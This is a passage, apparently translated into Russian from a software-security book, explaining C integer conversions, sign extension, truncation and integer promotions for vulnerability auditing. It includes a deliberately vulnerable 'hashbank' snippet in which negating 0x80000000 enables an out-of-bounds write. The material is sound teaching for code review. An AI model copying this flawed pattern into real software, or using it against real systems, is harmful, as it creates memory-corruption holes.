С чрезвычайно гибок в обработке взаимодействия разных типов данных. Например, с несколькими приведениями можно легко умножить беззнаковый символ на знаковое long integer, добавить результат к символьному указателю, а затем передать результат функции, ожидающей указатель на структуру. Программисты привыкли к этой гибкости, поэтому склонны смешивать типы данных, не слишком беспокоясь о том, что происходит за кулисами.

Чтобы работать с этой гибкостью, когда компилятору нужно преобразовать объект одного типа в другой тип, он выполняет то, что известно как **преобразование типа**. Есть две формы преобразований типов: **явные преобразования типов**, где программист явно инструктирует компилятор преобразовать один тип в другой с помощью cast, и **неявные преобразования типов**, где компилятор выполняет "скрытые" преобразования переменных, чтобы программа работала ожидаемым образом.

Примечание

В литературе по языкам программирования вы можете встретить преобразования типов под названием "type coercions"; эти термины являются синонимами.

Часто удивляет, когда впервые узнаешь, сколько неявных преобразований происходит за кулисами в типичной программе C. Эти автоматические преобразования типов, вместе известные как **стандартные преобразования типов**, происходят почти магически, когда программист выполняет, казалось бы, прямолинейные задачи, такие как вызов функции или сравнение двух чисел.

Уязвимости, возникающие из преобразований типов, часто завораживают, потому что они могут быть тонкими и трудными для обнаружения в исходном коде и часто приводят к ситуациям, где патч для критической удаленной уязвимости так прост, как изменение char на unsigned char. Правила, управляющие этими преобразованиями, обманчиво тонки, и легко поверить, что вы хорошо их понимаете, но все же пропустить важный нюанс, который кардинально меняет дело при анализе или написании кода.

Вместо того чтобы сразу переходить к известным классам уязвимостей, сначала вы посмотрите, как компиляторы C выполняют преобразования типов на низком уровне, а затем подробно изучите правила C, чтобы узнать обо всех ситуациях, где происходят преобразования. Этот раздел довольно длинный, потому что нужно охватить много материала, прежде чем появится основа для уверенного анализа преобразований типов C. Однако этот аспект языка достаточно тонок, чтобы определенно стоило потратить время на прочное понимание базовых правил; это понимание можно использовать для поиска уязвимостей, о которых большинство программистов не знает даже на концептуальном уровне.

Обзор

Столкнувшись с общей проблемой согласования двух разных типов, C делает многое, чтобы не удивлять программистов. Компиляторы следуют набору правил, пытающихся инкапсулировать "здравый смысл" о том, как управлять смешением разных типов, и чаще всего результатом является программа, которая имеет смысл и просто делает то, что намеревался программист. Тем не менее применение этих правил часто может приводить к удивительному, неожиданному поведению. Более того, как и можно ожидать, такое неожиданное поведение обычно имеет тяжелые последствия для безопасности.

В следующем разделе вы начнете с изучения **правил преобразования**, общих правил, которые C использует при преобразовании между типами. Они диктуют, как машина преобразует один тип в другой на битовом уровне. После того как у вас появится хорошее понимание того, как C преобразует разные типы на машинном уровне, вы рассмотрите, как компилятор выбирает, какие преобразования типов применять в контексте выражений C; это включает три важные концепции: **простые преобразования**, **целочисленные повышения** и обычные **арифметические преобразования**.

Примечание

Хотя нецелочисленные типы, такие как floats и pointers, частично рассматриваются, основной фокус этого обсуждения -- то, как C манипулирует целыми числами, потому что эти преобразования широко неправильно понимаются и критичны для анализа безопасности.

Правила преобразования

Следующие правила описывают, *как* C преобразует один тип в другой, но не описывают, *когда* выполняются преобразования или *почему* они выполняются.

Примечание

Следующий материал специфичен для реализаций twos complement и представляет сжатую и прагматичную версию правил из спецификации C.

Целочисленные типы: сохранение значения

Важная концепция в преобразованиях целочисленных типов -- понятие **преобразования с сохранением значения**. По сути, если новый тип может представлять все возможные значения старого типа, преобразование считается сохраняющим значение. В этой ситуации значение никак не может быть потеряно или изменено в результате преобразования. Например, если unsigned char преобразуется в int, преобразование сохраняет значение, потому что int может представлять все значения unsigned char. Это можно проверить, снова обратившись к таблице 6-2. Предполагая, что вы рассматриваете машину twos complement, вы знаете, что 8-битный unsigned char может представлять любое значение от 0 до 255. Вы знаете, что 32-битный int может представлять любое значение от -2147483648 до 2147483647. Следовательно, нет такого значения unsigned char, которое int не мог бы представить.

Соответственно, при **преобразовании с изменением значения** старый тип может содержать значения, которые нельзя представить в новом типе. Например, если вы преобразуете int в unsigned int, вы потенциально создали трудноразрешимую ситуацию. unsigned int на 32-битной машине имеет диапазон от 0 до 4294967295, а int имеет диапазон от -2147483648 до 2147483647. unsigned int не может хранить ни одно отрицательное значение, которое может представлять signed int.

Согласно стандарту C, некоторые преобразования с изменением значения имеют результаты, определяемые реализацией. Это верно только для преобразований с изменением значения, у которых тип назначения знаковый; преобразования с изменением значения в беззнаковый тип определены и согласованы во всех реализациях. (Если вы помните обсуждение граничных условий, причина в том, что беззнаковая арифметика определена как модульная арифметическая система.) Машины twos complement следуют тем же базовым вариантам поведения, поэтому можно с достаточной уверенностью объяснить, как они выполняют преобразования с изменением значения в знаковые типы назначения.

Целочисленные типы: расширение


Когда вы преобразуете узкий тип в более широкий тип, машина обычно копирует битовый шаблон из старой переменной в новую переменную, а затем устанавливает все оставшиеся старшие биты новой переменной в 0 или 1. Если исходный тип беззнаковый, машина использует **zero extension**, при котором значение 0 распространяется во все старшие биты нового более широкого типа. Если исходный тип знаковый, машина использует **sign extension**, при котором бит знака исходного типа распространяется во все неиспользуемые биты типа назначения.

Предупреждение

Процедура расширения может иметь некоторые неожиданные последствия: если узкий знаковый тип, например signed char, преобразуется в более широкий беззнаковый тип, например unsigned int, происходит sign extension.

Рисунок 6-1 показывает преобразование с сохранением значения unsigned char со значением 5 в signed int.


Рисунок 6-1. Преобразование unsigned char в int (zero extension, big endian)



Символ помещается в целое, и значение сохраняется. На уровне битового шаблона это просто включало zero extension: очистку старших битов и перемещение least significant byte (LSB) в LSB нового объекта.

Теперь рассмотрите signed char, преобразуемый в int. int может представлять все значения signed char, поэтому это преобразование также сохраняет значение. Рисунок 6-2 показывает, как это преобразование выглядит на битовом уровне.


Рисунок 6-2. Преобразование signed char в integer (sign extension, big endian)



Эта ситуация немного отличается: значение то же самое, но преобразование сложнее. Битовое представление -5 в signed char -- 1111 1011. Битовое представление -5 в int -- 1111 1111 1111 1111 1111 1111 1111 1011. Чтобы выполнить преобразование, компилятор генерирует ассемблер, выполняющий sign extension. На рисунке 6-2 видно, что бит знака установлен в signed char, поэтому для сохранения значения -5 бит знака должен быть скопирован в остальные 24 бита int.

Предыдущие примеры -- преобразования с сохранением значения. Теперь рассмотрим расширяющее преобразование с изменением значения. Допустим, вы преобразуете signed char со значением -5 в unsigned int. Поскольку исходный тип знаковый, вы выполняете sign extension над signed char перед помещением его в unsigned int (см. рисунок 6-3).

Рисунок 6-3. Преобразование signed char в unsigned integer (sign extension, big endian)



Как упоминалось ранее, этот результат может удивлять разработчиков. Его последствия для безопасности рассматриваются далее в этой главе, в разделе "Расширение знака". Это преобразование меняет значение, потому что unsigned int не может представлять значения меньше 0.

Целочисленные типы: сужение

При преобразовании из более широкого типа в более узкий машина использует только один механизм: **усечение**. Биты более широкого типа, которые не помещаются в новый более узкий тип, отбрасываются. Рисунки 6-4 и 6-5 показывают два сужающих преобразования. Обратите внимание, что все сужающие преобразования меняют значение, потому что вы теряете точность.

Рисунок 6-4. Преобразование integer в unsigned short integer (truncation, big endian)





Рисунок 6-5. Преобразование integer в signed char (truncation, big endian)



Целочисленные типы: знаковые и беззнаковые

Один финальный тип целочисленного преобразования для рассмотрения: если преобразование происходит между знаковым и беззнаковым типами одной ширины, в битовом шаблоне ничего не меняется. Это преобразование меняет значение. Например, допустим, у вас есть знаковое целое -1, которое в двоичном виде представлено как 1111 1111 1111 1111 1111 1111 1111 1111.

Если интерпретировать тот же битовый шаблон как беззнаковое целое, вы увидите значение 4 294 967 295. Преобразование резюмировано на рисунке 6-6. Преобразование из unsigned int в int технически может быть определяемым реализацией, но работает тем же образом: битовый шаблон оставляется как есть, а значение интерпретируется в контексте нового типа (см. рисунок 6-7).

Рисунок 6-6. Преобразование int в unsigned int (big endian)





Рисунок 6-7. Преобразование unsigned int в signed int (big endian)



Резюме преобразований целочисленных типов

Вот несколько практических эмпирических правил для преобразований целочисленных типов:

• Когда вы преобразуете более узкий знаковый тип в более широкий беззнаковый тип, компилятор генерирует ассемблер для sign extension, и значение объекта может измениться.
• Когда вы преобразуете более узкий знаковый тип в более широкий знаковый тип, компилятор генерирует ассемблер для sign extension, и значение объекта сохраняется.
• Когда вы преобразуете более узкий беззнаковый тип в более широкий тип, компилятор генерирует ассемблер для zero extension, и значение объекта сохраняется.
• Когда вы преобразуете более широкий тип в более узкий тип, компилятор генерирует ассемблер для усечения, и значение объекта может измениться.
• Когда вы преобразуете между знаковым и беззнаковым типами одной ширины, компилятор фактически ничего не делает, битовый шаблон остается тем же, и значение объекта может измениться.

Таблица 6-4 резюмирует обработку, происходящую при преобразовании разных целочисленных типов в реализациях C на twos complement. Пока вы проходите материал следующих разделов, эта

таблица может служить полезной справкой для вспоминания того, как происходит преобразование.

Таблица 6-4. Преобразование целочисленных типов в C (источник слева, назначение сверху)

	signed char	unsigned char	short int	Unsigned short int	int	unsigned int
signed char	Compatible types	Value changing Bit pattern same	Value preserving Sign extension	Value changing Sign extension	Value preserving Sign extension	Value changing Sign extension
unsigned char	Value changing Bit pattern same Implementation defined	Compatible types	Value preserving Zero extension	Value preserving Zero extension	Value preserving Zero extension	Value preserving Zero extension
short int	Value changing Truncation Implementation defined	Value changing Truncation	Compatible types	Value changing Bit pattern same	Value changing Sign extension	Value changing Sign extension
unsigned short int	Value changing Truncation Implementation defined	Value changing Truncation	Value changing Bit pattern same Implementation defined	Compatible types	Value preserving Zero extension	Value preserving Zero extension
Int	Value changing Truncation Implementation defined	Value changing Truncation	Value changing Truncation Implementation defined	Value changing Truncation	Compatible types	Value changing Bit pattern same
unsigned int	Value changing Truncation Implementation defined	Value changing Truncation	Value changing Truncation Implementation defined	Value changing Truncation	Value changing Bit pattern same Implementation defined	Compatible types

Типы с плавающей точкой и комплексные типы

Хотя уязвимости, вызванные использованием арифметики с плавающей точкой, не получили широких публикаций, они, безусловно, возможны. В финансовом ПО вполне возможно появление тонких ошибок, связанных с преобразованиями типов с плавающей точкой или проблемами представления. Обсуждение типов с плавающей точкой в этой главе довольно краткое. Для дополнительной информации обратитесь к документам стандартов C и ранее упомянутым справочникам по программированию на C.

Правила стандарта C для преобразований между вещественными типами с плавающей точкой и целочисленными типами оставляют много места для поведения, определяемого реализацией. При преобразовании вещественного типа в целочисленный дробная часть числа отбрасывается. Если целочисленный тип не может представить целую часть числа с плавающей точкой, результат не

определен. Аналогично, преобразование из целочисленного типа в вещественный тип переносит значение, если это возможно. Если вещественный тип не может представить значение целого, но может приблизиться, компилятор округляет целое до следующего большего или меньшего числа способом, определяемым реализацией. Если целое вне диапазона вещественного типа, результат не определен.

Преобразования между типами с плавающей точкой разной точности обрабатываются похожей логикой. Повышение не вызывает изменения значения. При понижении, вызывающем изменение значения, компилятор свободен округлять числа, если это возможно, способом, определяемым реализацией. Если округление невозможно из-за диапазона целевого типа, результат не определен.

Другие типы

В C есть мириады других типов помимо целых и floats, включая указатели, Booleans, структуры, unions, функции, массивы, enums и многое другое. По большей части преобразования между этими типами не настолько критичны с точки зрения безопасности, поэтому они не рассматриваются в этой главе подробно.

Арифметика указателей рассматривается далее в этой главе, в разделе "Арифметика указателей". Преобразование типов указателей в значительной степени зависит от нижележащей машинной архитектуры, и многие преобразования указаны как определяемые реализацией. По сути программисты свободны преобразовывать указатели в целые и обратно, а также преобразовывать указатели одного типа в другой. Результаты определяются реализацией, и программисты должны помнить об ограничениях выравнивания и других низкоуровневых деталях.

Простые преобразования

Теперь, когда у вас есть хорошее представление о том, как C преобразует один целочисленный тип в другой, можно рассмотреть некоторые ситуации, где эти преобразования типов происходят. **Простые преобразования** -- это выражения C, использующие прямолинейное применение правил преобразования.

Приведения

Как вы знаете, typecasts -- механизм C, позволяющий программистам задавать явное преобразование типа, как показано в этом примере:

```
(unsigned char) bob
```

Каким бы ни был тип `bob`, это выражение преобразует его в тип unsigned char. Результирующий тип выражения -- unsigned char.

Присваивания

Простое преобразование типов также происходит в операторе присваивания. Компилятор должен преобразовать тип правого операнда в тип левого операнда, как показано в этом примере:

```
short int fred;
int bob = -10;
fred = bob;
```

Для обоих присваиваний компилятор должен взять объект в правом операнде и преобразовать его в тип левого операнда. Правила преобразования говорят, что преобразование из int `bob` в short int `fred` приводит к усечению.

Вызовы функций: прототипы

В C есть два стиля объявлений функций: старый стиль K&R, где типы параметров не указываются в объявлении функции, и новый стиль ANSI, где типы параметров являются частью объявления. В стиле ANSI использование прототипов функций все еще необязательно, но распространено. В стиле ANSI обычно можно увидеть что-то вроде этого:

```
int dostuff(int jim, unsigned char bob);

void func(void) {
    char a=42;
    unsigned short b=43;
    long long int c;

    c=dostuff(a, b);
}
```

Объявление функции `dostuff()` содержит прототип, сообщающий компилятору число аргументов и их типы. Эмпирическое правило таково: если у функции есть прототип, типы преобразуются прямолинейно с использованием правил, документированных ранее. Если у функции нет прототипа, включается нечто под названием **стандартные повышения аргументов** (объясняется в разделе "Целочисленные повышения").

В предыдущем примере символ (`a`) преобразуется в int (`jim`), unsigned short (`b`) преобразуется в unsigned char (`bob`), а int (возвращаемое значение функции `dostuff()`) преобразуется в long long int (`c`).

Вызовы функций: return

`return` выполняет преобразование своего операнда в тип, указанный в определении окружающей функции. Например, int `a` преобразуется в тип данных char оператором `return`:

```
char func(void) {
    int a=42;
    return a;
}
```

Целочисленные повышения

Целочисленные повышения определяют, как C берет узкий целочисленный тип данных, например char или short, и преобразует его в int (или, в редких случаях, в unsigned int). Это up-conversion, или повышение, используется для двух разных целей:

• Некоторые операторы C требуют целочисленный операнд типа int или unsigned int. Для этих операторов C использует правила целочисленного повышения, чтобы преобразовать более узкий целочисленный операнд в правильный тип -- int или unsigned int.
• Целочисленные повышения являются критическим компонентом правил C для обработки арифметических выражений, которые называются **обычными арифметическими преобразованиями**. Для арифметических выражений с целыми числами целочисленные повышения обычно применяются к обоим операндам.

Примечание

В другой литературе вы можете встретить термины "integer promotions" и "integral promotions" как взаимозаменяемые, поскольку они являются синонимами.

Есть полезная концепция из стандартов C: каждому целочисленному типу данных назначается так называемый **integer conversion rank**. Эти ранги упорядочивают целочисленные типы данных по ширине от меньшей к большей. Знаковым и беззнаковым разновидностям каждого типа назначается один и тот же ранг. Следующий сокращенный список сортирует целочисленные типы по рангу преобразования от высокого к низкому. Стандарт C назначает ранги и другим целочисленным типам, но этого списка должно хватить для обсуждения:

```
long long int, unsigned long long int
long int, unsigned long int
unsigned int, int
unsigned short, short
char, unsigned char, signed char
_Bool
```

По сути в любом месте C, где можно использовать `int` или `unsigned int`, можно также использовать любой целочисленный тип с более низким integer conversion rank. Это означает, что в выражениях C можно использовать меньшие типы, такие как `char` и `short int`, вместо `int`. Также можно использовать битовое поле типа `_Bool`, `int`, `signed int` или `unsigned int`. Битовым полям не приписываются integer conversion ranks, но они считаются более узкими, чем соответствующий базовый тип. Это имеет смысл, потому что битовое поле `int` обычно меньше `int`, а в самом широком случае имеет такую же ширину, как `int`.

Если применить целочисленные повышения к переменной, что происходит? Во-первых, если переменная не является целочисленным типом или битовым полем, повышения ничего не делают. Во-вторых, если переменная является целочисленным типом, но ее integer conversion rank больше или равен рангу int, повышения ничего не делают. Следовательно, ints, unsigned ints, long ints, pointers и floats не изменяются целочисленными повышениями.

Итак, целочисленные повышения отвечают за взятие более узкого целочисленного типа или битового поля и повышение его до int или unsigned int. Это делается прямолинейно: если можно выполнить преобразование в int с сохранением значения, оно выполняется. Иначе выполняется преобразование в unsigned int с сохранением значения.

На практике это означает, что почти все преобразуется в int, поскольку int может хранить минимальные и максимальные значения всех меньших типов. Единственные типы, которые могут повышаться до unsigned int, -- это битовые поля unsigned int с 32 битами или, возможно, некоторые специфичные для реализации расширенные целочисленные типы.

Историческое примечание

Стандарт C89 внес важное изменение в правила преобразования типов C. Во времена K&R языка C целочисленные повышения были **unsigned-preserving**, а не value-preserving. Поэтому при текущих правилах C, если более узкий беззнаковый целочисленный тип, например unsigned char, повышается до более широкого знакового целого, например int, преобразование значения диктует, что новый тип является знаковым целым. При старых правилах повышение сохраняло бы беззнаковость, поэтому результирующим типом был бы unsigned int. Это изменило поведение многих signed/unsigned сравнений, включавших повышения типов, более узких, чем int.

Резюме целочисленных повышений

Базовое эмпирическое правило таково: если целочисленный тип уже, чем int, целочисленные повышения почти всегда преобразуют его в int. Таблица 6-5 резюмирует результат целочисленных повышений для нескольких распространенных типов.

Таблица 6-5. Результаты целочисленных повышений

Source Type	Result Type	Rationale
unsigned char	int	Promote; source rank less than int rank
char	int	Promote; source rank less than int rank
short	int	Promote; source rank less than int rank
unsigned short	int	Promote; source rank less than int rank
unsigned int: 24	int	Promote; bit field of unsigned int
unsigned int: 32	unsigned int	Promote; bit field of unsigned int
int	int	Don't promote; source rank equal to int rank
unsigned int	unsigned int	Don't promote; source rank equal to int rank
long int	long int	Don't promote; source rank greater than int rank
float	float	Don't promote; source not of integer type
char *	char *	Don't promote; source not of integer type

Применения целочисленных повышений

Теперь, когда вы понимаете целочисленные повышения, следующие разделы рассматривают, где они используются в языке C.

Унарный оператор +

Унарный оператор `+` выполняет целочисленные повышения над своим операндом. Например, если переменная `bob` имеет тип char, результирующий тип выражения `(+bob)` -- int, тогда как результирующий тип выражения `(bob)` -- char.

Унарный оператор -

Унарный оператор `-` выполняет целочисленное повышение над своим операндом, а затем выполняет отрицание. Независимо от того, является ли операнд знаковым после повышения, выполняется отрицание twos complement, включающее инверсию битов и добавление 1.

Парадокс Леблана

David Leblanc -- опытный исследователь и автор, один из ведущих мировых экспертов по проблемам целых чисел в C и C++. Он задокументировал интересный нюанс арифметики twos complement, который обнаружил при работе над классом `SafeInt` со своим коллегой Atin Bansal (http://msdn.microsoft.com/library/en-us/dncode/html/secure01142004.asp). Чтобы отрицать число twos complement, вы инвертируете все биты и добавляете 1 к результату. Если предположить 32-битный знаковый тип данных, что является обратным для 0x80000000?

Если инвертировать все биты, вы получите 0x7fffffff. Если добавить 1, вы получите 0x80000000. Поэтому унарное отрицание этого граничного числа равно самому себе!

Эта особенность может вступать в игру, когда разработчики используют отрицательные целые для представления специального sentinel-набора чисел или пытаются взять абсолютное значение целого. В следующем коде намерение состоит в том, чтобы отрицательный индекс задавал вторичную хеш-таблицу. Это работает нормально, если только атакующие не могут задать `index` равным 0x80000000. Отрицание числа не меняет значение, а 0x80000000 % 1000 равно -648, что приводит к изменению памяти перед массивом.

```
int bank1[1000], bank2[1000];
```

```
...
void hashbank(int index, int value) {
    int *bank = bank1;

    if (index<0) {
        bank = bank2;
        index = -index;
    }

    bank[index % 1000] = value;
}
```

Унарный оператор ~

Унарный оператор `~` выполняет ones complement своего операнда после целочисленного повышения операнда. В реализациях twos complement это фактически выполняет одну и ту же операцию над знаковыми и беззнаковыми операндами: инвертирует биты.

Побитовые операторы сдвига

Побитовые операторы сдвига `>>` и `<<` сдвигают битовые шаблоны переменных. Целочисленные повышения применяются к обоим аргументам этих операторов, а тип результата совпадает с повышенным типом левого операнда, как показано в этом примере:

```
char a = 1;
char c = 16;
int bob;

bob = a << c;
```

`a` преобразуется в integer, и `c` преобразуется в integer. Повышенный тип левого операнда -- int, поэтому тип результата -- int. Целочисленное представление `a` сдвигается влево 16 раз.

Операторы switch

Целочисленные повышения используются в операторах `switch`. Общая форма оператора `switch` выглядит примерно так:

```
switch (controlling expression) {
    case (constant integer expression):
        body;
        break;
    default:
        body;
        break;
}
```

Целочисленные повышения используются следующим образом: сначала они применяются к управляющему выражению, так что это выражение получает повышенный тип. Затем все целочисленные константы преобразуются в тип повышенного управляющего выражения.

Вызовы функций

Старые программы C, использующие семантику K&R, не указывают типы данных аргументов в объявлениях функций. Когда функция вызывается без прототипа, компилятору приходится выполнять так называемые **стандартные повышения аргументов**. По сути целочисленные повышения применяются к каждому аргументу функции, а любые аргументы типа float преобразуются в аргументы типа double. Рассмотрите следующий пример:

```
int jim(bob)
```

```
char bob;
{
    printf("bob=%d\n", bob);
}

int main(int argc, char **argv) {
    char a=5;
    jim(a);
}
```

В этом примере копия значения `a` передается функции `jim()`. Тип char сначала проходит через целочисленные повышения и преобразуется в integer. Именно этот integer передается функции `jim()`. Код, который компилятор генерирует для функции `jim()`, ожидает integer argument и выполняет прямое преобразование этого integer обратно в формат char для переменной `bob`.

Обычные арифметические преобразования

Во многих ситуациях от C ожидается, что он возьмет два операнда потенциально разных типов и выполнит некоторую арифметическую операцию, включающую оба. Стандарты C описывают общий алгоритм согласования двух типов в совместимый тип для этой цели. Эта процедура известна как **обычные арифметические преобразования**. Цель этих преобразований -- преобразовать оба операнда в **общий вещественный тип**, который используется для фактической операции, а затем как тип результата. Эти преобразования применяются только к арифметическим типам -- целочисленным типам и типам с плавающей точкой. Следующие разделы рассматривают правила преобразования.

Правило 1: числа с плавающей точкой имеют приоритет

Типы с плавающей точкой имеют приоритет над целочисленными типами, поэтому если один из аргументов в арифметическом выражении является типом с плавающей точкой, другой аргумент преобразуется в тип с плавающей точкой. Если один аргумент с плавающей точкой менее точен, чем другой, менее точный аргумент повышается до типа более точного аргумента.

Правило 2: применить целочисленные повышения

